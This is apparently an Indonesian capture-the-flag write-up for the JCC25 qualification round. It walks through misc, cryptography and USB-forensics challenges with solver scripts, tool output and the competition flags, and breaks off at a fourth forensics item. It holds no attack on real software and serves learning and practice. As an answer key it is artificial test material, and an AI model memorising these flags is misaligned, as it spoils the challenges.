

WU Jatim Cybersecurity Competition



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Babak : Qualification

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[Misc]

Sanity

Just want to make sure everyone can play this...

Attachment : 103.183.92.202:4014

```
(base) (saymeal@LAPTOP-HJAPNPCK)-[~/]  
$ nc 103.183.92.202 4014  
JCC25{4afc64798c5af93abb024cd1d6103427}
```

Flag : JCC25{4afc64798c5af93abb024cd1d6103427}

HuH

i dont know what to say just an alphabet made of colored blocks
created from squares arranged in a 2x3 rectangle. Flag
JCC25{hurufkecil}

Attachment : chall.jpg



Jadi ini terlihat Hex and Hue, kita langsung saja gunakan tools online untuk ngesolve:



ketemu flagnya, untuk bagian depan gk saya masukan karena udah bisa nebak pasti depannya JCC25, tinggal kita kecilkan dan jadilah flagnya

Flag : JCC25{yeysemogafinalya}

Missing

This is the flag

*5878740f095608*398860d73a1e*57f3d22d09be999*427f74eae9851ab3e5*

but the missing part is on * marks, what i remember is was the
HASH of MD5 19387e6814a3db8ce32d58085b12b9d1

Attachment : -

Disini intinya, flagnya itu adalah =

*5878740f095608*398860d73a1e*57f3d22d09be999*427f74eae9851ab3e5*

versi lengkap tapi, beberapa bagiannya hilang, namun kita tahu kalau
flag ini di md5 hash, hasilnya jadi 19387e6814a3db8ce32d58085b12b9d1

caranya kita bruteforce bagian yang missing dimana bagian yang
missing pasti berupa antara hexchars "0123456789abcdef"

```
import hashlib
import itertools

part1 = "5878740f095608"
part2 = "398860d73a1e"
part3 = "57f3d22d09be999"
part4 = "427f74eae9851ab3e5"
target_hash = "19387e6814a3db8ce32d58085b12b9d1"

hex_chars = "0123456789abcdef"

for combo in itertools.product(hex_chars, repeat=5):
    A, B, C, D, E = combo
    flag = A + part1 + B + part2 + C + part3 + D + part4 + E
    h = hashlib.md5(flag.encode()).hexdigest()
    if h == target_hash:
        print("[+] Found flag:", flag)
        print("[+] MD5 check :", h)
        print("[+] Target      :", target_hash)
        print("[+] Status       : MATCH ✓")
```

```
break
[+] Found flag: e5878740f095608e398860d73a1eb57f3d22d09be9995427f74eae9851ab3e54
[+] MD5 check : 19387e6814a3db8ce32d58085b12b9d1
[+] Target : 19387e6814a3db8ce32d58085b12b9d1
[=] Status : MATCH ✓
```

Flag :

**JCC25{e5878740f095608e398860d73a1eb57f3d22d09be999542
7f74eae9851ab3e54}**



makan malam

Cari latitude,longitude (koordinat GPS) dari hotel tersebut. 4 digit desimal dan tanpa spasi.

format JCC25{lat,long}

Attachment : soal.jpg

Diberikan sebuah file gambar :


soal.jpg




Nahh dari foto tersebut kita harus mencari dimana keberadaan hotel tersebut, disini saya mendapatkan sedikit clue yakni dibagian :




Nahh disini saya sempat menebak-nebak apa bangunan tersebut, akhirnya saya mendapatkan jawabannya



Nahh disini kita tahu kalau hotel ini memiliki clue berdekatan dengan Hotel Swiss Belinn, namun untuk kotanya disini saya mengira tepat di Swiss-Belinn Tunjungan Surabaya karena gedung dan posisi tulisan Swiss belinn itu sama, jadi saya sempat berspekulasi di hotel ini :




Nahh view nya hampir mirip bukan? disinis saya sempat konfirmasi ke panitia dan ternyata masih bukan



Menebak hotel Four Points by Sheraton Surabaya juga gagal wkwkwk :v


Nahh disini saya sempat mencari lagi hotel yang berdekatan dengan Swiss-Belinn Tunjungan Plaza namun bukan Tunjungan Hotel Surabaya dan Four Points by Sheraton Surabaya, nahh disini saya mendapatkan hotel bintang 5 yang dekat dengan hotel Swiss-Belinn, saya mengira ini benar karena ini adalah hotel bintang 5, jika dilihat lagi dari foto nya itu sepertinya memang hotel mewah, yakni Sheraton Surabaya Hotel & Towers



Nahh di hotel ini saya menemukan clue yang paling dekat, saya melihat ada kemiripan dengan



Coba kita langsung tanya ke panitianya




Dan ternyata benar, mantapp

Flag : JCC25{-7.2625,112.7380}

[Cryptography]

Based
...
Attachment : output

Kita diberikan file output, yang isinya itu seperti base64 yang berlapis-lapis, bisa dilihat dengan '=' yang berada diakhir, maka tinggal kita decode



Flag : JCC25{38c056ab21458da3b684371ebae57147}

Intro to Crypto

a simple encryption algorithm

Attachment : chall.py

Dikasih file [chall.py](#):

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import getPrime, bytes_to_long, long_to_bytes

e = 65537
p = getPrime(64)
q = getPrime(64)
N = p * q
flag = b"JCC25{placeholder}"
M = bytes_to_long(flag)
C = pow(M, e, N)
print(f"Public key (e, N): ({e}, {N})")
print(f"Ciphertext: {C}")

# Public key (e, N): (65537, 171535569705812677946486440394414039183)
# Ciphertext: 144920187573935688963094252035058771259
```

karena udah dikasih public key sama ciphertext, cobain pakai tools online gk sih?

⚠️ X Wiener's attack: failure

- ✓ P,Q computed with N ((Self-Limited) Prime Factors Decomposition)
- ✓ D computed with P,Q,E
- ✓ Decryption using C,D,N

JCC25{0xcaffe}

RSA DECODER

Indicate known numbers, leave remaining cells empty.

★ VALUE OF THE CIPHER MESSAGE (INTEGER) C=

★ PUBLIC KEY E (USUALLY E=65537) E=

★ PUBLIC KEY VALUE (INTEGER) N=

Flag : JCC25{0xcaffe}

xorxo

just a simple challenge written^^

Attachment : [chall.py](#), output

Dikasih file [chall.py](#):

```
import os
from Crypto.Util.number import long_to_bytes
from Crypto.Util.strxor import strxor

FLAG = "JCC25{placeholder}"

key = os.urandom(6) * 9

flag_bytes = FLAG.encode()

c = strxor(flag_bytes, key[:len(flag_bytes)])
print(c.hex())
```

isi file output =

d34ab5e4bd05ee6c9abad709fc659a89ff1bf565a9a3d719f67da9e7fc03

Intinya disini adalah soal xor yg menggunakan strxor yang keynya itu os.urandom(6)*9, jadi langsung saja saya membuat solvernya kyk gini:

```
from Crypto.Util.strxor import strxor
from Crypto.Util.number import long_to_bytes

c_hex = "d34ab5e4bd05ee6c9abad709fc659a89ff1bf565a9a3d719f67da9e7fc03"
c = bytes.fromhex(c_hex)
known = b"JCC25{"

key = bytes([c[i] ^ known[i] for i in range(6)])
print(f"key: {key}")

full_key = (key * ((len(c) // len(key)) + 1))[:len(c)]
print(f"full key: {full_key}")

flag = strxor(c, full_key)
```


S0 Random

SEED=284026 DATA=a4c1ca9d76b04eb7120b632a70856e

Attachment : soal.py

Dikasih file [soal.py](#) yang isinya begini:

```
#!/usr/bin/env python3
import argparse
import hashlib
import random
import re
from pathlib import Path

# https://nikko.id/read.php?id=so-random

NUM_PROBLEMS_DEFAULT = 10
SEED_DIGITS = 6
HASH_LENGTH = 32

def read_md5_from_flag(flag_path: Path) -> str:
    text = flag_path.read_text(encoding="utf-8").strip().lower()
    if re.fullmatch(r"[0-9a-f]{32}", text):
        return text
    sample = hashlib.md5(b"NIKKO_ENGGALIANO_PRATAMA").hexdigest()
    return sample

def derive_seed_from_md5(flag_md5: str) -> str:
    numeric_seed = int(flag_md5, 16) % 1_000_000
    return f"{numeric_seed:06d}"

def build_permutation(seed_numeric: int, length: int) -> list[int]:
```

```

indices = list(range(length))
rng = random.Random(seed_numeric)
rng.shuffle(indices)
return indices

def apply_permutation(text: str, permutation: list[int]) -> str:
    return "".join(text[j] for j in permutation)

def hex_alphabet() -> str:
    return "0123456789abcdef"

def build_hex_substitution(seed_numeric: int) -> tuple[dict[str, str],
dict[str, str]]:
    # Build a seeded random bijection on hex alphabet
    chars = list(hex_alphabet())
    rng = random.Random(seed_numeric ^ 0x9E3779B97F4A7C15)
    rng.shuffle(chars)
    sub = {orig: repl for orig, repl in zip(hex_alphabet(), chars)}
    inv = {v: k for k, v in sub.items()}
    return sub, inv

def apply_substitution(text: str, sub: dict[str, str]) -> str:
    return "".join(sub[c] for c in text)

def spiral_order(rows: int, cols: int) -> list[int]:
    top, bottom, left, right = 0, rows - 1, 0, cols - 1
    order: list[int] = []
    while left <= right and top <= bottom:
        for c in range(left, right + 1):
            order.append(top * cols + c)
        top += 1
        if top > bottom:
            break
        for r in range(top, bottom + 1):

```

```

        order.append(r * cols + right)
    right -= 1
    if left > right:
        break
    for c in range(right, left - 1, -1):
        order.append(bottom * cols + c)
    bottom -= 1
    if top > bottom:
        break
    for r in range(bottom, top - 1, -1):
        order.append(r * cols + left)
    left += 1
return order

def generate_single(flag_md5: str, out_file: Path) -> None:
    out_file.parent.mkdir(parents=True, exist_ok=True)
    seed_str = derive_seed_from_md5(flag_md5)
    seed_numeric = int(seed_str)
    sub, _inv = build_hex_substitution(seed_numeric)
    stage1 = apply_substitution(flag_md5, sub)
    spiral_perm = spiral_order(4, 8)
    stage2 = apply_permutation(stage1, spiral_perm)
    perm3 = build_permutation(seed_numeric ^ 0xA5A5A5, HASH_LENGTH)
    final_cipher = apply_permutation(stage2, perm3)

    content = (
        "FORMAT=NIKKO\n"
        f"SEED={seed_str}\n"
        f"DATA={final_cipher}\n"
    )
    out_file.write_text(content, encoding="utf-8")

def main() -> None:
    parser = argparse.ArgumentParser(description="Generate
randomize.txt from md5 in flag.txt using a reversible algorithm.")

```

```

    parser.add_argument("--out", type=Path,
default=Path("randomize.txt"), help="output file (default:
randomize.txt)")

    parser.add_argument("--flag", type=Path, default=Path("flag.txt"),
help="path to flag.txt containing md5 hex")

    args = parser.parse_args()

    flag_md5 = read_md5_from_flag(args.flag)
    generate_single(flag_md5, args.out)
    print(f"Generated {args.out.resolve()}.")

if __name__ == "__main__":
    main()

```

```
seed_numeric = int(flag_md5, 16) % 1_000_000
```

Darisini kita tahu kalau seed diambil dari MD5 flag, modulo 1 juta, menghasilkan angka 6 digit.

Terus ada fungsi `build_hex_substitution` membuat substitusi hex berbasis seed. Misal 0 bisa diganti jadi a, 1 jadi f, dll. Ini bijective, jadi bisa dibalik.

Lalu MD5 (32 karakter) diubah menjadi 4x8 grid, kemudian diambil urutannya spiral untuk menghasilkan string baru.

Dan terakhir buat permutation lain menggunakan seed XOR constant, lalu diterapkan ke hasil sebelumnya.

```

#!/usr/bin/env python3
from pathlib import Path
import random

DATA = "a4c1ca9d76b04eb7120b632a70856e"
SEED = 284026
HASH_LENGTH = 32

def hex_alphabet(): return "0123456789abcdef"

```

```

def build_hex_substitution(seed):
    chars = list(hex_alphabet())
    rng = random.Random(seed ^ 0x9E3779B97F4A7C15)
    rng.shuffle(chars)
    sub = {o: r for o, r in zip(hex_alphabet(), chars)}
    inv = {v: k for k, v in sub.items()}
    return sub, inv

def build_permutation(seed, length):
    indices = list(range(length))
    rng = random.Random(seed)
    rng.shuffle(indices)
    return indices

def apply_permutation(text, perm):
    return "".join(text[i] for i in perm)

def spiral_order(rows, cols):
    top, bottom, left, right = 0, rows - 1, 0, cols - 1
    order = []
    while left <= right and top <= bottom:
        for c in range(left, right + 1): order.append(top*cols + c)
        top += 1
        if top > bottom: break
        for r in range(top, bottom + 1): order.append(r*cols + right)
        right -= 1
        if left > right: break
        for c in range(right, left - 1, -1): order.append(bottom*cols +
c)
        bottom -= 1
        if top > bottom: break
        for r in range(bottom, top - 1, -1): order.append(r*cols +
left)
        left += 1
    return order

def inverse_permutation(perm):
    inv = [0]*len(perm)

```

```
for i, p in enumerate(perm): inv[p] = i
return inv

def apply_inverse_spiral(text, rows, cols):
    order = spiral_order(rows, cols)
    inv = inverse_permutation(order)
    return "".join(text[i] for i in inv)

sub, inv_sub = build_hex_substitution(SEED)
perm3 = build_permutation(SEED ^ 0xA5A5A5, HASH_LENGTH)
inv_perm3 = inverse_permutation(perm3)
stage2 = apply_permutation(DATA, inv_perm3)
stage1 = apply_inverse_spiral(stage2, 4, 8)
flag_md5 = "".join(inv_sub[c] for c in stage1)
print(flag_md5)
```

```
$ python3 solver.py
bc7e416cc420c154d33dff0882f85d3a
```

Kirim flagnya tanpa format JCC25

Flag : bc7e416cc420c154d33dff0882f85d3a

ASR REV

```
#!/usr/bin/env python3
from Crypto.Util.number import long_to_bytes, bytes_to_long
# Public parameters
n =
8400262416087224000852719094425603849550084155021724605260989737277540690162772323767287524
8913738436772743001063186356614692120725450900570299526264224762982090989375271154843718916
9942560527703697578727703438748752980225684026423640136405783853069283900208476100515060599
84927990260132479289596345877793291
e =
8220311208461677200748013639046267159331042380917409949275069453226802427432999738329823812
6356809563898993278012396040511220256689199639237951954362391599416866559748452084036537312
5141935207859968175055921384124454178327715239521239821439680833530596497421659127236786483
45237951599284653567157593914097229
# Ciphertext of the flag
c =
4726445527096496526502154641276256722191041525172765338894184853129724162162511755927436662
0451783760309127168351294905620891727719221279361485048486294989842749143906872315786037170
0107878630613515968510660957559549967337472147163671266123860628094256417551098533608232590
76966404136801076320554385413391651
def main():
    print("n =", n)
    print("e =", e)
    print("c =", c)
if __name__ == "__main__":
    main()
```

Attachment : -

Soal RSA lagi, dan udah dikasih juga key sama ciphernya, kita coba dulu pakai tools online

✓ Decryption using C,D,N JCC{learning_RSA_is_fun}	Indicate known numbers, leave remaining cells empty. ★ VALUE OF THE CIPHER MESSAGE (INTEGER) C= 4726445527096496526502154641276256722191041525172... ✕ ★ PUBLIC KEY E (USUALLY E=65537) E= 8220311208461677200748013639046267159331042380917... ✕ ★ PUBLIC KEY VALUE (INTEGER) N= 8400262416087224000852719094425603849550084155021... ✕ ★ PRIVATE KEY VALUE (INTEGER) D=
---	---

Flag : JCC{learning_RSA_is_fun}

[Forensics]

Detective Conan Remaja

Operation Black USB: The Lab Mystery by Mark Rizal Thalib

Storyline Di suatu pagi, guru menemukan sebuah USB misterius tergeletak di lab komputer sekolah. Guru meminta kalian, tim "Cyber Ops SMA/SMK", untuk menyelidiki isi USB ini. Tugas kalian adalah mengungkap petunjuk tersembunyi dan mencari tahu siapa pemilik sebenarnya dari USB tersebut

Attachment : [Artefak Easy 01 v1.zip](#) nc 103.183.92.202 4017

Hint 1 : untuk melihat metadata, dapat menggunakan exiftool

Hint 2 : akses ke artefak Recycle Bin

Hint 3 : untuk melihat metadata, dapat menggunakan exiftool

Hint 4 : untuk melihat metadata, dapat menggunakan exiftool

Hint 5 : Gunakan Registry Explorer untuk menelusuri key terkait USB pada Registry SYSTE

Diberikan sebuah file .zip dan koneksi netcat, mari kita lihat apa yang ada di dalam netcat tersebut :

1. File Metadata

```
JCC25
○ -> nc 103.183.92.202 4017
=== USB Forensics Challenge ===

File Metadata, Ternyata ada file jadwal_kelas.docx di dalam USB. 🤖Misi: Cari tahu siapa pembuat (author / creator) file tersebut.
Jawabanmu: █
```

Jadi kita perlu memeriksa struktur file yg ada di image usb tersebut, jadi kita perlu ngecek siapa pembuat file jadwal_kelas.docx

```

Detektif Conan
• -> mkdir -p ekstrak_docx && unzip -q H/Users/ical/jadwal_kelas.docx -d ekstrak_docx && cat ekstrak_docx/docProps/core.xml |
grep -i creator
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.
org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmltype="http://purl.org/dc/dcmitype/" xmlns:xsi="htt
p://www.w3.org/2001/XMLSchema-instance"><dc:title/><dc:subject/><dc:creator>R3dPanda</dc:creator><cp:keywords/><dc:descripti
on/><cp:lastModifiedBy>R3dPanda</cp:lastModifiedBy><cp:revision>3</cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">20
25-08-27T07:10:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2025-08-27T07:13:00Z</dcterms:modified></cp:
coreProperties>

```

→ Jawaban : R3dPanda

2. Deleted File

```

Detektif Conan
○ -> nc 103.183.92.202 4017
=== USB Forensics Challenge ===

File Metadata, Ternyata ada file jadwal_kelas.docx di dalam USB. 🕵️ Misi: Cari tahu siapa pembuat (author / creator) file ters
ebut.
Jawabanmu: R3dPanda
✅ Benar!

Deleted File, Ada file yang sempat dihapus di Recycle Bin USB. 🕵️ Misi: Pulihkan file tersebut dan cari tahu isi dari filenya
.
Jawabanmu:

```

Disini kita diberi informasi jika ada file yang sempat dihapus di Recycle Bin Usb, nahh kita disuruh untuk mencari tau apa isi dari filenya, langsung saja :

```

Detektif Conan
• -> ls -la H/'$Recycle.Bin'/S-1-5-21-3458418230-353634705-2167061171-1000/
.rw-r--r-- 108 thr00n3r 27 Aug 14:35 📄 $IHUZHNOH.txt
.rw-r--r-- 16 thr00n3r 27 Aug 09:37 📄 $RHUZHNOH.txt
drwxr-xr-x - thr00n3r 11 Sep 10:06 📁 .
drwxr-xr-x - thr00n3r 27 Aug 16:28 📁 ..
.rw-r--r-- 129 thr00n3r 10 Feb 16:26 📄 desktop.ini

```

```

Detektif Conan
• -> cat H/'$Recycle.Bin'/S-1-5-21-3458418230-353634705-2167061171-1000/'$IHUZHNOH.txt'
File: H/$Recycle.Bin/S-1-5-21-3458418230-353634705-2167061171-1000/$IHUZHNOH.txt <BINARY>

Detektif Conan
• -> cat H/'$Recycle.Bin'/S-1-5-21-3458418230-353634705-2167061171-1000/'$RHUZHNOH.txt'
File: H/$Recycle.Bin/S-1-5-21-3458418230-353634705-2167061171-1000/$RHUZHNOH.txt

1 C00L_Y0u_F1nD_M3

```

→ Jawaban : C00L_Y0u_F1nD_M3

3. Hidden Note

Hidden Note, Salah satu gambar menyimpan pesan rahasia di metadata. 🕵️ Misi: Bongkar metadata gambar dan temukan isi pesan rahasianya.
Jawabanmu:

Di direktori user ical, terdapat file gambar wallpaper.jpg yang bisa jadi ada informasi

```

Detektif Conan
• -> exiftool H/Users/ical/wallpaper.jpg
ExifTool Version Number      : 13.30
File Name                    : wallpaper.jpg
Directory                   : H/Users/ical
File Size                    : 294 kB
File Modification Date/Time  : 2025:08:28 11:55:01+07:00
File Access Date/Time       : 1901:12:14 03:53:04+07:08
File Inode Change Date/Time  : 2025:09:11 10:06:00+07:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : inches
X Resolution                  : 120
Y Resolution                  : 120
Exif Byte Order              : Big-endian (Motorola, MM)
Date/Time Original           : 2025:08:27 09:56:14
Create Date                  : 2025:08:27 09:56:14
Sub Sec Time Original        : 96
Sub Sec Time Digitized       : 96
Padding                      : (Binary data 268 bytes, use -b option to extract)
About                        : uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b
Comment                      : Hi,R3dPanda was here...
Image Width                  : 1507
Image Height                  : 913
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8

```

→ Jawaban : Hi,R3dPanda was here...

4. Suspicius Shortcut

Hidden Note, Salah satu gambar menyimpan pesan rahasia di metadata. 🕵️ Misi: Bongkar metadata gambar dan temukan isi pesan rahasianya.
 Jawabanmu: Hi, R3dPanda was here...
 ✅ Benar!

